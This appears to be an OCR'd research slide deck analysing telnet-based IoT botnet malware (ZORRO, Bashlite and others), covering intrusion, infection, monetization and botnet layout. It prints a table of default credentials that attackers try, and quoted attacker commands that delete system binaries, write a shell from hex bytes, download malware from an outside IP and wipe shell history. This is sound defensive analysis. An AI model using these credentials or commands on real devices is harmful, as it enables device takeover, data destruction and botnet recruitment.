
Malware of 11 different CPU architectures

83% of downloaded binaries are new to Virus Total (2015/06)

Contents

- Observing current IoT Attacks
- **Analyzing IoT Attacks**
- Understanding Infected IoT devices

General flow of Telnet based attacks



Analyzing attacks

- Intrusion
  - Pattern of User ID/Password challenges
- Infection
  - Telnet Command Sequences from Attacker
- Monetization
  - Behaviors of second stage malware (i.e. binaries and shell scripts)

Intrusion patterns

Pattern Name	Challenge Order	Username/Pass
FO #1	Fixed Order	root/root root/admin root/1234 root/12345 root/123456 root/1111 root/password root/dreambox
RO #1	Random Order	root/root root/admin root/12345 root/123456 admin/root …
FO #2	Fixed Order	admin/admin admin/362729 admin/m4f6h3 admin/n3wporra admin/263297 admin/fdpm0r admin/1234 root/1234 …
RO #2	Random Order	root/xc3511 root/123456 root/12345 root/root …
FO #3	Fixed Order	guest/guest guest/12345 admin/ root/root root/admin root/ root/1234 root/123456 root/1111 root/password root/dreambox root/vizxv
RO #3	Random Order	root/root root/toor root/admin root/user ….

Example of attacker's command

1. **Remove Various Existing Commands (ELF) and Files**
   - /bin/busybox rm -rf /usr/bin/killall /usr/bin/wget /usr/bin/tftp /usr/bin/ftpget /bin/rm /bin/ps /bin/ls /bin/netstat /bin/kill /bin/cp /bin/mv /bin/wget /bin/killall /bin/reboot >/dev/null 2>&1; /bin/busybox ZORRO
   - /bin/busybox rm -rf /var/run/* /dev/* >/dev/null 2>&1; /bin/busybox ZORRO
2. **Prepare customized shell**
   - /bin/busybox mkdir -p /home/app; /bin/busybox ZORRO /bin/busybox cp -f /bin/sh /home/app/**ygr** && /bin/busybox ZORRO
   - /bin/busybox echo -ne \\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x2\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x94\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x20\\xE\\x0\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x3\\x0\\x28\\x0\\x5\\x0\\x4\\x0\\x0\\x0\\xE >> /home/app/**ygr** && /bin/busybox ZORRO .....

Example of attacker's command (continuous)


3. Test the customized shell and use it to download malware

- /home/app/**ygr**
  YESHELLO
- /home/app/**ygr** 37.220.109.5 61050 37.220.109.5 /
  wb.arm /home/app/**MbgcuEv**
  YESHELLO

4. Execute downloaded binary and Remove Record

- /bin/busybox echo -ne '' > /home/app/ygr; /bin/busybox rm -rf /home/app/**ygr**; / .bin/busybox ZORRO
- /home/app/**MbgcuEv**
  YESHELLO
- rm -rf $HOME/.*history


Monetization




Recently observed monetization

- Click fraud attack
  - Click Fraud against Juice Adv advertising network


- Stealing credential for PPV (Pay Per View)
  - Steal credential from configuration file (CCcam.cfg) that exists in Linux based satellite receiver (e.g., Dreambox)


Intrusion
Infection
Downloaded Binaries
Monetization
ZORRO Family
2015/01 to 2015/04
Fixed Order 1
2015/06
Fixed Order 3
2015/01
ZORRO 1
2015/02
ZORRO 2
2015/04
ZORRO 3
2015/06
ZORRO 4
2015/01
Bin 1
ARM
2015/04
Bin 2-9
8 Architectures
2015/06
Bin 68-75
8 Architectures
2015/06
Bin 76-82
7 Architectures
GAYFGT Family (Bashlite)
2014/11 to 2015/06
Random Order 1
2014/11 to 2015/06
GAYFGT 1
2015/06
GAYFGT 2
2014/11
Bin 10-16
7 Architectures
2015/02
Bin 17-24
8 Architectures
2015/04
Bin 25-32
8 Architectures
2015/05
Bin 33-41
9 Architectures
2015/06
Bin 55-62
8 Architectures
2015/06
Bin 63-67
5 Architectures
2015/06
Bin 83-87
5 Architectures
2015/06
Bin 88-93
6 Architectures
*.sh Family
2015/06
No Authentication
2015/06
Only One Time Authentication
2015/06
Random Order 3
2015/06
*.sh - 1
2015/06
Bin 45-49
5 Architectures
2015/06
Bin 50-54
5 Architectures
2015/06
Bin 94-98
5 Architectures
2015/06
Bin 99-106
8 Architectures
nttpd Family
2015/04
Fixed Order 2
2015/04
Nttpd 1
2015/05
Nttpd 2
2015/04
Bin 42
MIPS
2015/05
Bin 44
MIPS
KOS Family
2015/04
Random Order 2
2015/04
KOS
2015/04
Bin 43
MIPS
DoS
Telnet Scan
TCP (port 80,8080,5916) Scan
UDP (port 123, 3143) Scan
Fake Web Hosting


Botnet architectures



B1




B2




B3

ZORRO family




B4




B5

GAYFGT and *.sh families




B6



B7

nttpd family



B8

